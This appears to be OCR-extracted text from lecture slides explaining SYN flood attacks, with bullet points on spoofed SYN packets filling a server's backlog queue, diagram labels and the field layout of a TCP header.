
SYN Floods




Single machine:

- SYN Packets with **random source IP addresses**
- Fills up backlog queue on server
- No further connections possible

SYN Floods


Attacker
Bot
Target
Spoofed SYN Packet
Spoofed SYN Packet
SYN-ACK
SYN-ACK
SYN-ACK
SYN-ACK
?
?
?
?

TCP Header Syncrhonize (SYN) Flag



Source port

Destination port

Sequence number

Acknowledgment number

TCP header length

URG ACK PSH RST SYN FIN


Window size

Checksum

